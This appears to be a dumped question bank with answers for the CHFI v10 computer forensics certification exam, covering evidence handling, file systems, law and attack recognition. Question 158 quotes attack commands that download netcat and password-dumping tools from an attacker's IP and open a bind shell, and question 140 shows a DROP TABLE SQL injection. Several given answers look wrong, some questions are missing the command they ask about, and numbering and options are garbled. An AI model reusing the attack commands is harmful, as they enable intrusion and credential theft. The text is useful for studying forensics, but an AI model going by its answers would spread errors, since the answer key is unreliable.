EC-Council

Exam Questions 312-49v10

Computer Hacking Forensic Investigator (CHFI-v10)

NEW QUESTION 1
- (Exam Topic 1)
You are the security analyst working for a private company out of France. Your current assignment is to obtain credit card information from a Swiss bank owned by that company. After initial reconnaissance, you discover that the bank security defenses are very strong and would take too long to penetrate. You decide to get the information by monitoring the traffic between the bank and one of its subsidiaries in London. After monitoring some of the traffic, you see a lot of FTP packets traveling back and forth. You want to sniff the traffic and extract usernames and passwords. What tool could you use to get this information?

A. Airsnort
B. Snort
C. Ettercap
D. RaidSniff

Answer: C

NEW QUESTION 2
- (Exam Topic 1)
An Employee is suspected of stealing proprietary information belonging to your company that he had no rights to possess. The information was stored on the Employees Computer that was protected with the NTFS Encrypted File System (EFS) and you had observed him copy the files to a floppy disk just before leaving work for the weekend. You detain the Employee before he leaves the building and recover the floppy disks and secure his computer. Will you be able to break the encryption so that you can verify that that the employee was in possession of the proprietary information?

A. EFS uses a 128-bit key that can't be cracked, so you will not be able to recover the information
B. When the encrypted file was copied to the floppy disk, it was automatically unencrypted, so you can recover the information.
C. The EFS Revoked Key Agent can be used on the Computer to recover the information
D. When the Encrypted file was copied to the floppy disk, the EFS private key was also copied to the floppy disk, so you can recover the information.

Answer: B

NEW QUESTION 3
- (Exam Topic 1)
It takes mismanaged case/s to ruin your professional reputation as a computer forensics examiner?

A. by law, three
B. quite a few
C. only one
D. at least two

Answer: C

NEW QUESTION 4
- (Exam Topic 1)
John is using Firewalk to test the security of his Cisco PIX firewall. He is also utilizing a sniffer located on a subnet that resides deep inside his network. After analyzing the sniffer log files, he does not see any of the traffic produced by Firewalk. Why is that?

A. Firewalk cannot pass through Cisco firewalls
B. Firewalk sets all packets with a TTL of zero
C. Firewalk cannot be detected by network sniffers
D. Firewalk sets all packets with a TTL of one

Answer: D

NEW QUESTION 5
- (Exam Topic 1)
In a forensic examination of hard drives for digital evidence, what type of user is most likely to have the most file slack to analyze?

A. one who has NTFS 4 or 5 partitions
B. one who uses dynamic swap file capability
C. one who uses hard disk writes on IRQ 13 and 21
D. one who has lots of allocation units per block or cluster

Answer: D

NEW QUESTION 6
- (Exam Topic 1)
George is performing security analysis for Hammond and Sons LLC. He is testing security vulnerabilities of their wireless network. He plans on remaining as "stealthy" as possible during the scan. Why would a scanner like Nessus is not recommended in this situation?

A. Nessus is too loud
B. Nessus cannot perform wireless testing
C. Nessus is not a network scanner
D. There are no ways of performing a "stealthy" wireless scan

Answer: A

NEW QUESTION 7

- (Exam Topic 1)
A suspect is accused of violating the acceptable use of computing resources, as he has visited adult websites and downloaded images. The investigator wants to demonstrate that the suspect did indeed visit these sites. However, the suspect has cleared the search history and emptied the cookie cache. Moreover, he has removed any images he might have downloaded. What can the investigator do to prove the violation?

A. Image the disk and try to recover deleted files
B. Seek the help of co-workers who are eye-witnesses
C. Check the Windows registry for connection data (you may or may not recover)
D. Approach the websites for evidence

Answer: A

NEW QUESTION 8
- (Exam Topic 1)
Chris has been called upon to investigate a hacking incident reported by one of his clients. The company suspects the involvement of an insider accomplice in the attack. Upon reaching the incident scene, Chris secures the physical area, records the scene using visual media. He shuts the system down by pulling the power plug so that he does not disturb the system in any way. He labels all cables and connectors prior to disconnecting any. What do you think would be the next sequence of events?

A. Connect the target media; prepare the system for acquisition; Secure the evidence; Copy the media
B. Prepare the system for acquisition; Connect the target media; copy the media; Secure the evidence
C. Connect the target media; Prepare the system for acquisition; Secure the evidence; Copy the media
D. Secure the evidence; prepare the system for acquisition; Connect the target media; copy the media

Answer: B

NEW QUESTION 9
- (Exam Topic 1)
Jason is the security administrator of ACMA metal Corporation. One day he notices the company's Oracle database server has been compromised and the customer information along with financial data has been stolen. The financial loss will be in millions of dollars if the database gets into the hands of the competitors. Jason wants to report this crime to the law enforcement agencies immediately.
Which organization coordinates computer crimes investigations throughout the United States?

A. Internet Fraud Complaint Center
B. Local or national office of the U.
C. Secret Service
D. National Infrastructure Protection Center
E. CERT Coordination Center

Answer: B

NEW QUESTION 10
- (Exam Topic 1)
The following excerpt is taken from a honeypot log. The log captures activities across three days. There are several intrusion attempts; however, a few are successful.
(Note: The objective of this question is to test whether the student can read basic information from log entries and interpret the nature of attack.)

```
Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169
Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482
Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53
Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 -> 172.16.1.107:21
Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4499 -> 172.16.1.107:53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4630 -> 172.16.1.101:53
Apr 25 02:38:17 [5875]: IDS/RPC-rpcinfo-query: 212.251.1.94:642 -> 172.16.1.107:111
Apr 25 19:37:32 [5875]: IDS230/web-cgi-space-wildcard: 198.173.35.164:4221 -> 172.16.1.107:80
Apr 26 05:45:12 [6283]: IDS212/dns-zone-transfer: 38.31.107.87:2291 -> 172.16.1.101:53
Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53
Apr 26 06:44:25 victim7 PAM_pwdb[12509]: (login) session opened for user simple by (uid=0)
Apr 26 06:44:36 victim7 PAM_pwdb[12521]: (su) session opened for user simon by simple(uid=506) Apr 26 06:45:34 [6283]: IDS175/socks-probe:
24.112.167.35:20 -> 172.16.1.107:1080
Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 -> 213.28.22.189:4558
```

From the options given below choose the one which best interprets the following entry: Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53

A. An IDS evasion technique
B. A buffer overflow attempt
C. A DNS zone transfer
D. Data being retrieved from 63.226.81.13

Answer: A

NEW QUESTION 10
- (Exam Topic 1)
A state department site was recently attacked and all the servers had their disks erased. The incident response team sealed the area and commenced investigation. During evidence collection they came across a zip disks that did not have the standard labeling on it. The incident team ran the disk on an isolated system and found that the system disk was accidentally erased. They decided to call in the FBI for further investigation. Meanwhile, they short listed possible suspects including three summer interns. Where did the incident team go wrong?

A. They examined the actual evidence on an unrelated system

B. They attempted to implicate personnel without proof
C. They tampered with evidence by using it
D. They called in the FBI without correlating with the fingerprint data

Answer: C

NEW QUESTION 11
- (Exam Topic 1)
A packet is sent to a router that does not have the packet destination address in its route table. How will the packet get to its proper destination?

A. Root Internet servers
B. Border Gateway Protocol
C. Gateway of last resort
D. Reverse DNS

Answer: C

NEW QUESTION 12
- (Exam Topic 1)
If you discover a criminal act while investigating a corporate policy abuse, it becomes a publicsector investigation and should be referred to law enforcement?

A. true
B. false

Answer: A

NEW QUESTION 17
- (Exam Topic 1)
You have been asked to investigate after a user has reported a threatening e-mail they have received from an external source. Which of the following are you most interested in when trying to trace the source of the message?

A. The X509 Address
B. The SMTP reply Address
C. The E-mail Header
D. The Host Domain Name

Answer: C

NEW QUESTION 21
- (Exam Topic 2)
Preparing an image drive to copy files to is the first step in Linux forensics. For this purpose, what would the following command accomplish?
dcfldd if=/dev/zero of=/dev/hda bs=4096 conv=noerror, sync

A. Fill the disk with zeros
B. Low-level format
C. Fill the disk with 4096 zeros
D. Copy files from the master disk to the slave disk on the secondary IDE controller

Answer: A

NEW QUESTION 24
- (Exam Topic 2)
How many times can data be written to a DVD+R disk?

A. Twice
B. Once
C. Zero
D. Infinite

Answer: B

NEW QUESTION 29
- (Exam Topic 2)
What is considered a grant of a property right given to an individual who discovers or invents a new machine, process, useful composition of matter or manufacture?

A. Copyright
B. Design patent
C. Trademark
D. Utility patent

Answer: D

NEW QUESTION 30
- (Exam Topic 2)

Which network attack is described by the following statement?
“At least five Russian major banks came under a continuous hacker attack, although online client services were not disrupted. The attack came from a wide-scale botnet involving at least 24,000 computers, located in 30 countries.”

A. DDoS
B. Sniffer Attack
C. Buffer Overflow
D. Man-in-the-Middle Attack

Answer: A

NEW QUESTION 32
- (Exam Topic 1)
Lance wants to place a honeypot on his network. Which of the following would be your recommendations?

A. Use a system that has a dynamic addressing on the network
B. Use a system that is not directly interacting with the router
C. Use it on a system in an external DMZ in front of the firewall
D. It doesn't matter as all replies are faked

Answer: D

NEW QUESTION 37
- (Exam Topic 1)
You are working for a large clothing manufacturer as a computer forensics investigator and are called in to investigate an unusual case of an employee possibly stealing clothing designs from the company and selling them under a different brand name for a different company. What you discover during the course of the investigation is that the clothing designs are actually original products of the employee and the company has no policy against an employee selling his own designs on his own time. The only thing that you can find that the employee is doing wrong is that his clothing design incorporates the same graphic symbol as that of the company with only the wording in the graphic being different. What area of the law is the employee violating?

A. trademark law
B. copyright law
C. printright law
D. brandmark law

Answer: A

NEW QUESTION 40
- (Exam Topic 1)
What will the following command accomplish?

A. Test ability of a router to handle over-sized packets
B. Test the ability of a router to handle under-sized packets
C. Test the ability of a WLAN to handle fragmented packets
D. Test the ability of a router to handle fragmented packets

Answer: A

NEW QUESTION 41
- (Exam Topic 1)
You setup SNMP in multiple offices of your company. Your SNMP software manager is not receiving data from other offices like it is for your main office. You suspect that firewall changes are to blame. What ports should you open for SNMP to work through Firewalls? (Choose two.)

A. 162
B. 161
C. 163
D. 160

Answer: AB

NEW QUESTION 45
- (Exam Topic 1)
In a FAT32 system, a 123 KB file will use how many sectors?

A. 34
B. 25
C. 11
D. 56

Answer: B

NEW QUESTION 48
- (Exam Topic 1)
Which of the following is NOT a graphics file?

A. Picture1.tga
B. Picture2.bmp

C. Picture3.nfo
D. Picture4.psd

Answer: C

NEW QUESTION 49
- (Exam Topic 1)
Simon is a former employee of Trinitron XML Inc. He feels he was wrongly terminated and wants to hack into his former company's network. Since Simon remembers some of the server names, he attempts to run the axfr and ixfr commands using DIG. What is Simon trying to accomplish here?

A. Send DOS commands to crash the DNS servers
B. Perform DNS poisoning
C. Perform a zone transfer
D. Enumerate all the users in the domain

Answer: C

NEW QUESTION 52
- (Exam Topic 1)
What should you do when approached by a reporter about a case that you are working on or have worked on?

A. Refer the reporter to the attorney that retained you
B. Say, "no comment"
C. Answer all the reporter’s questions as completely as possible
D. Answer only the questions that help your case

Answer: A

NEW QUESTION 53
- (Exam Topic 1)
When investigating a Windows System, it is important to view the contents of the page or swap file because:

A. Windows stores all of the systems configuration information in this file
B. This is file that windows use to communicate directly with Registry
C. A Large volume of data can exist within the swap file of which the computer user has no knowledge
D. This is the file that windows use to store the history of the last 100 commands that were run from the command line

Answer: C

NEW QUESTION 58
- (Exam Topic 1)
You are called by an author who is writing a book and he wants to know how long the copyright for his book will last after he has the book published?

A. 70 years
B. the life of the author
C. the life of the author plus 70 years
D. copyrights last forever

Answer: C

NEW QUESTION 60
- (Exam Topic 1)
What happens when a file is deleted by a Microsoft operating system using the FAT file system?

A. only the reference to the file is removed from the FAT
B. the file is erased and cannot be recovered
C. a copy of the file is stored and the original file is erased
D. the file is erased but can be recovered

Answer: A

NEW QUESTION 62
- (Exam Topic 1)
When examining a hard disk without a write-blocker, you should not start windows because Windows will write data to the:

A. Recycle Bin
B. MSDOS.sys
C. BIOS
D. Case files

Answer: A

NEW QUESTION 64
- (Exam Topic 1)
To preserve digital evidence, an investigator should .

A. Make two copies of each evidence item using a single imaging tool
B. Make a single copy of each evidence item using an approved imaging tool
C. Make two copies of each evidence item using different imaging tools
D. Only store the original evidence item

Answer: C

NEW QUESTION 66
- (Exam Topic 1)
What does the acronym POST mean as it relates to a PC?

A. Primary Operations Short Test
B. PowerOn Self Test
C. Pre Operational Situation Test
D. Primary Operating System Test

Answer: B

NEW QUESTION 69
- (Exam Topic 1)
You are conducting an investigation of fraudulent claims in an insurance company that involves complex text searches through large numbers of documents. Which of the following tools would allow you to quickly and efficiently search for a string within a file on the bitmap image of the target computer?

A. Stringsearch
B. grep
C. dir
D. vim

Answer: B

NEW QUESTION 71
- (Exam Topic 1)
When investigating a potential e-mail crime, what is your first step in the investigation?

A. Trace the IP address to its origin
B. Write a report
C. Determine whether a crime was actually committed
D. Recover the evidence

Answer: A

NEW QUESTION 76
- (Exam Topic 1)
Your company uses Cisco routers exclusively throughout the network. After securing the routers to the best of your knowledge, an outside security firm is brought in to assess the network security.
Although they found very few issues, they were able to enumerate the model, OS version, and capabilities for all your Cisco routers with very little effort. Which feature will you disable to eliminate the ability to enumerate this information on your Cisco routers?

A. Border Gateway Protocol
B. Cisco Discovery Protocol
C. Broadcast System Protocol
D. Simple Network Management Protocol

Answer: B

NEW QUESTION 77
- (Exam Topic 1)
What are the security risks of running a "repair" installation for Windows XP?

A. Pressing Shift+F10gives the user administrative rights
B. Pressing Shift+F1gives the user administrative rights
C. Pressing Ctrl+F10 gives the user administrative rights
D. There are no security risks when running the "repair" installation for Windows XP

Answer: A

NEW QUESTION 78
- (Exam Topic 1)
How many sectors will a 125 KB file use in a FAT32 file system?

A. 32
B. 16
C. 256
D. 25

Answer: C

NEW QUESTION 82
- (Exam Topic 1)
You have compromised a lower-level administrator account on an Active Directory network of a small company in Dallas, Texas. You discover Domain Controllers through enumeration. You connect to one of the Domain Controllers on port 389 using ldp.exe. What are you trying to accomplish here?

A. Poison the DNS records with false records
B. Enumerate MX and A records from DNS
C. Establish a remote connection to the Domain Controller
D. Enumerate domain user accounts and built-in groups

Answer: D

NEW QUESTION 83
- (Exam Topic 1)
Office Documents (Word, Excel and PowerPoint) contain a code that allows tracking the MAC or unique identifier of the machine that created the document. What is that code called?

A. Globally unique ID
B. Microsoft Virtual Machine Identifier
C. Personal Application Protocol
D. Individual ASCII string

Answer: A

NEW QUESTION 88
- (Exam Topic 1)
You are a computer forensics investigator working with local police department and you are called to assist in an investigation of threatening emails. The complainant has printer out 27 email messages from the suspect and gives the printouts to you. You inform her that you will need to examine her computer because you need access to the in order to track the emails back to the suspect.

A. Routing Table
B. Firewall log
C. Configuration files
D. Email Header

Answer: D

NEW QUESTION 91
- (Exam Topic 1)
In what way do the procedures for dealing with evidence in a criminal case differ from the procedures for dealing with evidence in a civil case?

A. evidence must be handled in the same way regardless of the type of case
B. evidence procedures are not important unless you work for a law enforcement agency
C. evidence in a criminal case must be secured more tightly than in a civil case
D. evidence in a civil case must be secured more tightly than in a criminal case

Answer: C

NEW QUESTION 96
- (Exam Topic 1)
Harold is a security analyst who has just run the rdisk /s command to grab the backup SAM files on a computer. Where should Harold navigate on the computer to find the file?

A. %systemroot%\system32\LSA
B. %systemroot%\system32\drivers\etc
C. %systemroot%\repair
D. %systemroot%\LSA

Answer: C

NEW QUESTION 97
- (Exam Topic 1)
You are working on a thesis for your doctorate degree in Computer Science. Your thesis is based on HTML, DHTML, and other web-based languages and how they have evolved over the years.
You navigate to archive. org and view the HTML code of news.com. You then navigate to the current news.com website and copy over the source code. While searching through the code, you come across something abnormal: What have you found?

A. Web bug
B. CGI code
C. Trojan.downloader
D. Blind bug

Answer: A

NEW QUESTION 102
- (Exam Topic 1)
What is the following command trying to accomplish?

A. Verify that UDP port 445 is open for the 192.168.0.0 network
B. Verify that TCP port 445 is open for the 192.168.0.0 network
C. Verify that NETBIOS is running for the 192.168.0.0 network
D. Verify that UDP port 445 is closed for the 192.168.0.0 network

Answer: A

NEW QUESTION 106
- (Exam Topic 1)
With Regard to using an Antivirus scanner during a computer forensics investigation, You should:

A. Scan the suspect hard drive before beginning an investigation
B. Never run a scan on your forensics workstation because it could change your systems configuration
C. Scan your forensics workstation at intervals of no more than once every five minutes during an investigation
D. Scan your Forensics workstation before beginning an investigation

Answer: D

NEW QUESTION 111
- (Exam Topic 1)
You are working as an investigator for a corporation and you have just received instructions from your manager to assist in the collection of 15 hard drives that are part of an ongoing investigation.
Your job is to complete the required evidence custody forms to properly document each piece of evidence as it is collected by other members of your team. Your manager instructs you to complete one multi-evidence form for the entire case and a single-evidence form for each hard drive. How will these forms be stored to help preserve the chain of custody of the case?

A. All forms should be placed in an approved secure container because they are now primary evidence in the case.
B. The multi-evidence form should be placed in the report file and the single-evidence forms should be kept with each hard drive in an approved secure container.
C. The multi-evidence form should be placed in an approved secure container with the hard drives and the single-evidence forms should be placed in the report file.
D. All forms should be placed in the report file because they are now primary evidence in the case.

Answer: B

NEW QUESTION 116
- (Exam Topic 1)
Larry is an IT consultant who works for corporations and government agencies. Larry plans on shutting down the city's network using BGP devices and zombies? What type of Penetration Testing is Larry planning to carry out?

A. Router Penetration Testing
B. DoS Penetration Testing
C. Firewall Penetration Testing
D. Internal Penetration Testing

Answer: B

NEW QUESTION 119
- (Exam Topic 1)
The MD5 program is used to:

A. wipe magnetic media before recycling it
B. make directories on an evidence disk
C. view graphics files on an evidence drive
D. verify that a disk is not altered when you examine it

Answer: D

NEW QUESTION 123
- (Exam Topic 1)
A(n) is one that's performed by a computer program rather than the attacker manually performing the steps in the attack sequence.

A. blackout attack
B. automated attack
C. distributed attack
D. central processing attack

Answer: B

NEW QUESTION 128
- (Exam Topic 1)
You are a security analyst performing a penetration tests for a company in the Midwest. After some initial reconnaissance, you discover the IP addresses of some Cisco routers used by the company. You type in the following URL that includes the IP address of one of the routers:
http://172.168.4.131/level/99/exec/show/config
After typing in this URL, you are presented with the entire configuration file for that router. What have you discovered?

A. HTTP Configuration Arbitrary Administrative Access Vulnerability
B. HTML Configuration Arbitrary Administrative Access Vulnerability

C. Cisco IOS Arbitrary Administrative Access Online Vulnerability
D. URL Obfuscation Arbitrary Administrative Access Vulnerability

Answer: A

NEW QUESTION 129
- (Exam Topic 1)
You are called in to assist the police in an investigation involving a suspected drug dealer. The suspects house was searched by the police after a warrant was obtained and they located a floppy disk in the suspects bedroom. The disk contains several files, but they appear to be password protected. What are two common methods used by password cracking software that you can use to obtain the password?

A. Limited force and library attack
B. Brute Force and dictionary Attack
C. Maximum force and thesaurus Attack
D. Minimum force and appendix Attack

Answer: B

NEW QUESTION 133
- (Exam Topic 1)
When you carve an image, recovering the image depends on which of the following skills?

A. Recognizing the pattern of the header content
B. Recovering the image from a tape backup
C. Recognizing the pattern of a corrupt file
D. Recovering the image from the tape backup

Answer: A

NEW QUESTION 137
- (Exam Topic 1)
You are working for a local police department that services a population of 1,000,000 people and you have been given the task of building a computer forensics lab. How many law-enforcement computer investigators should you request to staff the lab?

A. 8
B. 1
C. 4
D. 2

Answer: C

NEW QUESTION 139
- (Exam Topic 1)
The newer Macintosh Operating System is based on:

A. OS/2
B. BSD Unix
C. Linux
D. Microsoft Windows

Answer: B

NEW QUESTION 140
- (Exam Topic 1)
What will the following command produce on a website login page? SELECT email, passwd, login_id, full_name FROM members WHERE email = 'someone@somehwere.com'; DROP TABLE members; --'

A. Deletes the entire members table
B. Inserts the Error! Reference source not found.email address into the members table
C. Retrieves the password for the first user in the members table
D. This command will not produce anything since the syntax is incorrect

Answer: A

NEW QUESTION 143
- (Exam Topic 1)
Diskcopy is:

A. a utility by AccessData
B. a standard MS-DOS command
C. Digital Intelligence utility
D. dd copying tool

Answer: B

Explanation:

diskcopy is a STANDARD DOS utility. C:\WINDOWS>diskcopy /? Copies the contents of one floppy disk to another.

NEW QUESTION 148
- (Exam Topic 1)
What does mactime, an essential part of the coroner's toolkit do?

A. It traverses the file system and produces a listing of all files based on the modification, access and change timestamps
B. It can recover deleted file space and search it for dat
C. However, it does not allow the investigator to preview them
D. The tools scans for i-node information, which is used by other tools in the tool kit
E. It is too specific to the MAC OS and forms a core component of the toolkit

Answer: A

NEW QUESTION 149
- (Exam Topic 1)
Jason has set up a honeypot environment by creating a DMZ that has no physical or logical access to his production network. In this honeypot, he has placed a server running Windows Active Directory. He has also placed a Web server in the DMZ that services a number of web pages that offer visitors a chance to download sensitive information by clicking on a button. A week later, Jason finds in his network logs how an intruder accessed the honeypot and downloaded sensitive information. Jason uses the logs to try and prosecute the intruder for stealing sensitive corporate information. Why will this not be viable?

A. Entrapment
B. Enticement
C. Intruding into a honeypot is not illegal
D. Intruding into a DMZ is not illegal

Answer: A

NEW QUESTION 151
- (Exam Topic 1)
Sectors in hard disks typically contain how many bytes?

A. 256
B. 512
C. 1024
D. 2048

Answer: B

NEW QUESTION 152
- (Exam Topic 1)
Jim performed a vulnerability analysis on his network and found no potential problems. He runs another utility that executes exploits against his system to verify the results of the vulnerability test.
The second utility executes five known exploits against his network in which the vulnerability analysis said were not exploitable. What kind of results did Jim receive from his vulnerability analysis?

A. False negatives
B. False positives
C. True negatives
D. True positives

Answer: A

NEW QUESTION 153
- (Exam Topic 1)
When obtaining a warrant, it is important to:

A. particularlydescribe the place to be searched and particularly describe the items to be seized
B. generallydescribe the place to be searched and particularly describe the items to be seized
C. generallydescribe the place to be searched and generally describe the items to be seized
D. particularlydescribe the place to be searched and generally describe the items to be seized

Answer: A

NEW QUESTION 158
- (Exam Topic 1)
The following excerpt is taken from a honeypot log that was hosted at lab.wiretrip.net. Short reported Unicode attacks from 213.116.251.162. The File Permission Canonicalization vulnerability (UNICODE attack) allows scripts to be run in arbitrary folders that do not normally have the right to run scripts. The attacker tries a Unicode attack and eventually succeeds in displaying boot.ini.
He then switches to playing with RDS, via msadcs.dll. The RDS vulnerability allows a malicious user to
construct SQL statements that will execute shell commands (such as CMD.EXE) on the IIS server. He does a quick query to discover that the directory exists, and a query to msadcs.dll shows that it is functioning correctly. The attacker makes a RDS query which results in the commands run as shown below.
"cmd1.exe /c open 213.116.251.162 >ftpcom" "cmd1.exe /c echo johna2k >>ftpcom" "cmd1.exe /c echo haxedj00 >>ftpcom" "cmd1.exe /c echo get nc.exe >>ftpcom" "cmd1.exe /c echo get pdump.exe >>ftpcom" "cmd1.exe /c echo get samdump.dll >>ftpcom" "cmd1.exe /c echo quit >>ftpcom"
"cmd1.exe /c ftp -s:ftpcom"
"cmd1.exe /c nc -l -p 6969 -e cmd1.exe" What can you infer from the exploit given?

A. It is a local exploit where the attacker logs in using username johna2k
B. There are two attackers on the system - johna2k and haxedj00
C. The attack is a remote exploit and the hacker downloads three files
D. The attacker is unsuccessful in spawning a shell as he has specified a high end UDP port

Answer: C

Explanation:
The log clearly indicates that this is a remote exploit with three files being downloaded and hence the correct answer is C.

NEW QUESTION 161
- (Exam Topic 1)
Before you are called to testify as an expert, what must an attorney do first?

A. engage in damage control
B. prove that the tools you used to conduct your examination are perfect
C. read your curriculum vitae to the jury
D. qualify you as an expert witness

Answer: D

NEW QUESTION 165
- (Exam Topic 4)
What command-line tool enables forensic Investigator to establish communication between an Android device and a forensic workstation in order to perform data acquisition from the device?

A. APK Analyzer
B. SDK Manager
C. Android Debug Bridge
D. Xcode

Answer: C

NEW QUESTION 169
- (Exam Topic 4)
Adam Is thinking of establishing a hospital In the US and approaches John, a software developer to build a site and host it for him on one of the servers, which would be used to store patient health records. He has learned from his legal advisors that he needs to have the server's log data reviewed and managed according to certain standards and regulations. Which of the following regulations are the legal advisors referring to?

A. Data Protection Act of 2018
B. Payment Card Industry Data Security Standard (PCI DSS)
C. Electronic Communications Privacy Act
D. Health Insurance Portability and Accountability Act of 1996 (HIPAA)

Answer: D

NEW QUESTION 173
- (Exam Topic 4)
Which Federal Rule of Evidence speaks about the Hearsay exception where the availability of the declarant Is immaterial and certain characteristics of the declarant such as present sense Impression, excited utterance, and recorded recollection are also observed while giving their testimony?

A. Rule 801
B. Rule 802
C. Rule 804
D. Rule 803

Answer: D

NEW QUESTION 174
- (Exam Topic 4)
You are a forensic investigator who is analyzing a hard drive that was recently collected as evidence. You have been unsuccessful at locating any meaningful evidence within the file system and suspect a drive wiping utility may have been used. You have reviewed the keys within the software hive of the Windows registry and did not find any drive wiping utilities. How can you verify that drive wiping software was used on the hard drive?

A. Document in your report that you suspect a drive wiping utility was used, but no evidence was found
B. Check the list of installed programs
C. Load various drive wiping utilities offline, and export previous run reports
D. Look for distinct repeating patterns on the hard drive at the bit level

Answer: D

NEW QUESTION 175
- (Exam Topic 4)
Mark works for a government agency as a cyber-forensic investigator. He has been given the task of restoring data from a hard drive. The partition of the hard drive was deleted by a disgruntled employee In order to hide their nefarious actions. What tool should Mark use to restore the data?

A. EFSDump

B. Diskmon D
C. iskvlew
D. R-Studio

Answer: D

NEW QUESTION 176
- (Exam Topic 4)
Which OWASP loT vulnerability talks about security flaws such as lack of firmware validation, lack of secure delivery, and lack of anti-rollback mechanisms on loT devices?

A. Lack of secure update mechanism
B. Use of insecure or outdated components
C. Insecure default settings
D. Insecure data transfer and storage

Answer: A

NEW QUESTION 181
- (Exam Topic 4)
The working of the Tor browser is based on which of the following concepts?

A. Both static and default routing
B. Default routing
C. Static routing
D. Onion routing

Answer: D

NEW QUESTION 182
- (Exam Topic 4)
A forensic examiner encounters a computer with a failed OS installation and the master boot record (MBR) or partition sector damaged. Which of the following tools can find and restore files and Information In the disk?

A. Helix
B. R-Studio
C. NetCat
D. Wireshark

Answer: B

NEW QUESTION 184
- (Exam Topic 4)
In a Fllesystem Hierarchy Standard (FHS), which of the following directories contains the binary files required for working?

A. /sbin
B. /proc
C. /mm
D. /media

Answer: A

NEW QUESTION 189
- (Exam Topic 4)
Which of the following malware targets Android mobile devices and installs a backdoor that remotely installs applications from an attacker-controlled server?

A. Felix
B. XcodeGhost
C. xHelper
D. Unflod

Answer: C

NEW QUESTION 194
- (Exam Topic 4)
Which of the following statements pertaining to First Response is true?

A. First Response is a part of the investigation phase
B. First Response is a part of the post-investigation phase
C. First Response is a part of the pre-investigation phase
D. First Response is neither a part of pre-investigation phase nor a part of investigation phas
E. It only involves attending to a crime scene first and taking measures that assist forensic investigators in executing their tasks in the investigation phase more efficiently

Answer: A

NEW QUESTION 198
- (Exam Topic 4)
Ronald, a forensic investigator, has been hired by a financial services organization to Investigate an attack on their MySQL database server, which Is hosted on a Windows machine named WIN-DTRAI83202X. Ronald wants to retrieve information on the changes that have been made to the database. Which of the following files should Ronald examine for this task?

A. relay-log.info
B. WIN-DTRAl83202Xrelay-bin.index
C. WIN-DTRAI83202Xslow.log
D. WIN-DTRAI83202X-bin.nnnnnn

Answer: C

NEW QUESTION 199
- (Exam Topic 4)
You are an information security analyst at a large pharmaceutical company. While performing a routine review of audit logs, you have noticed a significant amount of egress traffic to various IP addresses on destination port 22 during off-peak hours. You researched some of the IP addresses and found that many of them are in Eastern Europe. What is the most likely cause of this traffic?

A. Malicious software on internal system is downloading research data from partner 5FTP servers in Eastern Europe
B. Internal systems are downloading automatic Windows updates
C. Data is being exfiltrated by an advanced persistent threat (APT)
D. The organization's primary internal DNS server has been compromised and is performing DNS zone transfers to malicious external entities

Answer: C

NEW QUESTION 202
- (Exam Topic 4)
The information security manager at a national legal firm has received several alerts from the intrusion detection system that a known attack signature was detected against the organization's file server. What should the information security manager do first?

A. Report the incident to senior management
B. Update the anti-virus definitions on the file server
C. Disconnect the file server from the network
D. Manually investigate to verify that an incident has occurred

Answer: C

NEW QUESTION 203
- (Exam Topic 4)
Derrick, a forensic specialist, was investigating an active computer that was executing various processes. Derrick wanted to check whether this system was used In an Incident that occurred earlier. He started Inspecting and gathering the contents of RAM, cache, and DLLs to Identify Incident signatures. Identify the data acquisition method employed by Derrick in the above scenario.

A. Dead data acquisition
B. Static data acquisition
C. Non-volatile data acquisition
D. Live data acquisition

Answer: C

NEW QUESTION 205
- (Exam Topic 4)
Which of the following directory contains the binary files or executables required for system maintenance and administrative tasks on a Linux system?

A. /sbin
B. /bin
C. /usr
D. /lib

Answer: A

NEW QUESTION 206
- (Exam Topic 4)
Brian has the job of analyzing malware for a software security company. Brian has setup a virtual environment that includes virtual machines running various versions of OSes. Additionally, Brian has setup separated virtual networks within this environment The virtual environment does not connect to the company's intranet nor does it connect to the external Internet. With everything setup, Brian now received an executable file from client that has undergone a cyberattack. Brian ran the executable file In the virtual environment to see what it would do. What type of analysis did Brian perform?

A. Static malware analysis
B. Status malware analysis
C. Dynamic malware analysis
D. Static OS analysis

Answer: C

NEW QUESTION 207

- (Exam Topic 4)
James, a forensics specialist, was tasked with investigating a Windows XP machine that was used for malicious online activities. During the Investigation, he recovered certain deleted files from Recycle Bin to Identify attack clues.
Identify the location of Recycle Bin in Windows XP system.

A. Drive:\$Recycle.Bin\
B. local/sha re/Trash
C. Drive:\RECYCLER\
D. DriveARECYCLED

Answer: C

NEW QUESTION 211
- (Exam Topic 4)
"To ensure that the digital evidence is collected, preserved, examined, or transferred In a manner safeguarding the accuracy and reliability of the evidence, law enforcement, and forensics organizations must establish and maintain an effective quality system" Is a principle established by:

A. NCIS
B. NIST
C. EC-Council
D. SWGDE

Answer: B

NEW QUESTION 212
- (Exam Topic 4)
Fred, a cybercrime Investigator for the FBI, finished storing a solid-state drive In a static resistant bag and filled out the chain of custody form. Two days later. John grabbed the solid-state drive and created a clone of It (with write blockers enabled) In order to Investigate the drive. He did not document the chain of custody though. When John was finished, he put the solid-state drive back in the static resistant and placed it back in the evidence locker. A day later, the court trial began and upon presenting the evidence and the supporting documents, the chief Justice outright rejected them. Which of the following statements strongly support the reason for rejecting the evidence?

A. Block clones cannot be created with solid-state drives
B. Write blockers were used while cloning the evidence
C. John did not document the chain of custody
D. John investigated the clone instead of the original evidence itself

Answer: C

NEW QUESTION 216
- (Exam Topic 4)
Williamson is a forensic investigator. While investigating a case of data breach at a company, he is maintaining a document that records details such as the forensic processes applied on the collected evidence, particulars of people handling It. the dates and times when it Is being handled, and the place of storage of the evidence. What do you call this document?

A. Consent form
B. Log book
C. Authorization form
D. Chain of custody

Answer: D

NEW QUESTION 219
- (Exam Topic 4)
